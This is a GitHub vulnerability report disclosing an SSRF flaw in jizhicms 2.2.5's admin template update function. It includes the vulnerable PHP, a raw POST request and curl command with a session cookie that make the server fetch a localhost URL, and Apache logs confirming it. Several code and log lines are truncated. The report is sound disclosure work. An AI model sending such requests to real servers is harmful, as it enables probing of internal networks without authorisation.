Cherry-toto / **jizhicms** Public

Code   Issues 2   Pull requests   Actions   Projects 3   Security   ...

New issue

Jump to bottom

[Vuln] SSRF vulnerability in `update` Function of `TemplateController.php` File when `$action` is `start-download` (2.2.5 version) #75

Closed **zer0yu** opened this issue on May 22 · 0 comments

zer0yu commented on May 22

Server-side request forgery (also known as SSRF) is a web security vulnerability that allows an attacker to induce the server-side application to make requests to an unintended location.

Impact version: 2.2.5
Test with PHP 7.2

The vulnerable code is located in the `update` function of the `app/admin/c/TemplateController.php` file, which fails to validate the download_url parameter, causing a taint flow from the source `$remote_url` variable into the sink function `fopen` . This eventually leads to an SSRF vulnerability that can send a request to the URL specified by the download_url parameter.

```
function update(){
        $template = $this->frparam('template',1);
        if(strpos($template,'.')!==false){
                JsonReturn(array('code'=>1,'msg'=>JZLANG('参数存在安全隐患！')));
        }
    $this->template_name = $template;
        $dir = APP_PATH.'static';
        if($template){
                if($this->frparam('action',1)){
                        $action = $this->frparam('action',1);
                        // 自己获取这些信息
                        $remote_url  = urldecode($this->frparam('download_url',1));
                        $remote_url = strpos($remote_url,'?')!==false ? $remote_url.'&version='.$this
                        $file_size   = $this->frparam('filesize',1);
                        $tmp_path    = Cache_Path."/update_".$filepath.".zip";//临时下载文件路径
                        switch ($action) {
                        ......
                            case 'start-download':
                                // 这里检测下 tmp_path 是否存在
                                try {
                                    set_time_limit(0);
                                    touch($tmp_path);
                                    if ($fp = fopen($remote_url, "rb")) {
                                        if (!$download_fp = fopen($tmp_path, "wb")) {
                                            exit;
                                        }
                                        while (!feof($fp)) {
                                            if (!file_exists($tmp_path)) {
                                                // 如果临时文件被删除就取消下载
                                                fclose($download_fp);
                                                exit;
                                            }
                                            fwrite($download_fp, fread($fp, 1024 * 8 ), 1024 * 8);
                                        }
                                        fclose($download_fp);
                                        fclose($fp);
                                    } else {
                                        exit;
                                    }
                                } catch (Exception $e) {
                                    Storage::remove($tmp_path);
                                    JsonReturn(['code'=>1,'msg'=>JZLANG('发生错误').': '.$e->getMessag
                                }

                                JsonReturn(['code'=>0,'tmp_path'=>$tmp_path]);
                                break;
```

Because the download_url parameter is not restricted, it is also possible to use the server-side to send requests, such as probing intranet web services. The corresponding PoC is as follows:


```
POST /index.php/admins/Template/update.html HTTP/1.1
Host: 172.16.119.130
Content-Length: 73
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/99.0.4844.84 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://172.16.119.130
Referer: http://172.16.119.130/index.php/admins/Plugins/index.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: think_var=zh-cn; PHPSESSID=lkbci4j8clqc6de6rhpn9fdk31
Connection: close

action=start-download&template=cms&download_url=http://localhost/startpoc
```

You can also use the following curl command to verify the vulnerability

```
curl -i -s -k -X $'POST' \
    -H $'Host: 172.16.119.130' -H $'Content-Type: application/x-www-form-urlencoded; charset=UTF-
```

```
8' -H $'Connection: close' -H $'Content-Length: 73' \
    -b $'think_var=zh-cn; PHPSESSID=g3e5nupqb19trokgr9msul8d9l' \
    --data-binary $'action=start-download&template=cms&download_url=http://localhost/startpoc' \
    $'http://172.16.119.130/index.php/admins/Template/update.html'
```

We can then see the corresponding request in the apache server logs, which proves that the SSRF vulnerability can be triggered



```
172.16.119.1 - [22/May/2022:05:04:00 -0700] "GET /index.php/admins/Index/update_session_
172.16.119.1 - [22/May/2022:05:04:30 -0700] "GET /index.php/admins/Index/update_session_
172.16.119.1 - [22/May/2022:05:05:00 -0700] "GET /index.php/admins/Index/update_session_
127.0.0.1 - [22/May/2022:05:05:13 -0700] "GET /startpoc?version=2.2.5 HTTP/1.0" 404 1990
172.16.119.1 - [22/May/2022:05:05:13 -0700] "POST /index.php/admins/Template/update.htm
172.16.119.1 - [22/May/2022:05:05:30 -0700] "GET /index.php/admins/Index/update_session_
```

Cherry-toto closed this as completed on May 22

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants